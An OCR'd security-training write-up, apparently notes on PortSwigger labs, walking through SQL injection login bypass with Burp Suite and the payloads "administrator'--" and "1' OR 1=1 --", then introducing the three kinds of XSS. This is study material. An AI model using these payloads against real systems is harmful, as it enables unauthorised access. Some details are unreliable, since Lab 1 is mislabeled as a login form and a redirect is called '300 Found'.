
login

- You will successfully get logged in as Administrator




With Using Burp Suite


- Open Burp Suite and then go to Proxy -> open browser -> follow the above steps until you are in LoginPage of the lab and it looks like this




- Go to burp suite -> proxy -> intercept on -> and then go to the browser




- Give random username and password -> click on login -> a post login request will be sent to Burp




- Right click on request -> sent to repeater -> go to repeater



- Change payload of username to (administrator'--) -> click on send



- You will see a reponse of 300 Found which means that user has been found and you logged in successfully



Explanation of Lab

Lab 1 :

In our lab, we tested a login form that executes the following SQL query:

SELECT * FROM products WHERE category = 'Gifts' AND released = 1

By injecting the following payload:

1' OR 1=1 --

we were able to retrieve **all products** regardless of category selection.

Why Does This Work?

- ' OR 1=1 always evaluates to true, making the query return all records from the products table.
- The -- sequence comments out the rest of the SQL statement, preventing error

Lab 2 :

In our lab, we tested a login form that executes the following SQL query:

Select * from users where username = administrator'-- and password = 'anything'

By entering

administrator'--

we were able to bypass authentication.


Why Does This Work?

- administrator'-- always ensures that the SQL query checks only for the username and ignores the password validation, allowing access to the administrator's account
- The -- sequence comments out the rest of the SQL statement, preventing errors.

Cross-Site Scripting (XSS)

- Introduction
- Types of XSS Attacks
- Practice Lab
- Conclusion

Introduction



XSS, or Cross-Site Scripting, is a type of security vulnerability that occurs in web applications when an attacker injects malicious scripts into web pages viewed by other users. This can lead to the execution of malicious code in the context of a user's browser, compromising the security and integrity of the affected web application

XSS attacks can have various consequences, including stealing sensitive information (such as login credentials or session tokens), defacing websites, redirecting users to malicious websites, or performing actions on behalf of the user without their consent.


Types of XSS Attacks

There are mainly three types :

a) Stored XSS (Persistent XSS)
b) Reflected XSS (Non-Persistent XSS)
c) DOM-based XSS


a) Stored XSS (Persistent XSS)

- Stored XSS, also known as persistent XSS, occurs when a malicious script injection is permanently stored on a target's server. The code that will be maliciously injected into a user's session resides on the webserver and waits for the user to visit. When a user requests non-sanitized information that is stored in the database, the application can then send the malicious script to the user. Bad actors execute stored XSS by leaving the payloads in message forums, site posts, and comment fields.




b) Reflected XSS (Non-Persistent XSS)

- Reflected XSS is the more common variety of cross-site scripting. This type of XSS occurs when a web application accepts input from a user and then immediately renders that data back to the user in an unsafe way.
- A reflected XSS attack occurs when a malicious injection affects a user directly. Yet the malicious script is not on the webserver the user attempted to reach.



c) DOM-based XSS


- DOM-based XSS (Cross-Site Scripting) occurs when the client-side script manipulates the Document Object Model (DOM) of a web page. Unlike other types of XSS, the payload is not necessarily sent to the server; instead, the attack takes place solely on the client side.
- To deliver a DOM-based XSS attack, you need to place data into a source so that it is propagated to a sink and causes execution of arbitrary JavaScript
    - In a DOM-based XSS attack, the **source** is the point where user-controlled data enters the webpage (e.g., window.location, document.referrer), and the **sink** is where the malicious script is executed (e.g., eval(), innerHTML, document.write())




Practice Labs

Lab: Reflected XSS into HTML context with nothing encoded

- Go to https://portswigger.net/web-security/all-labs#cross-site-scripting

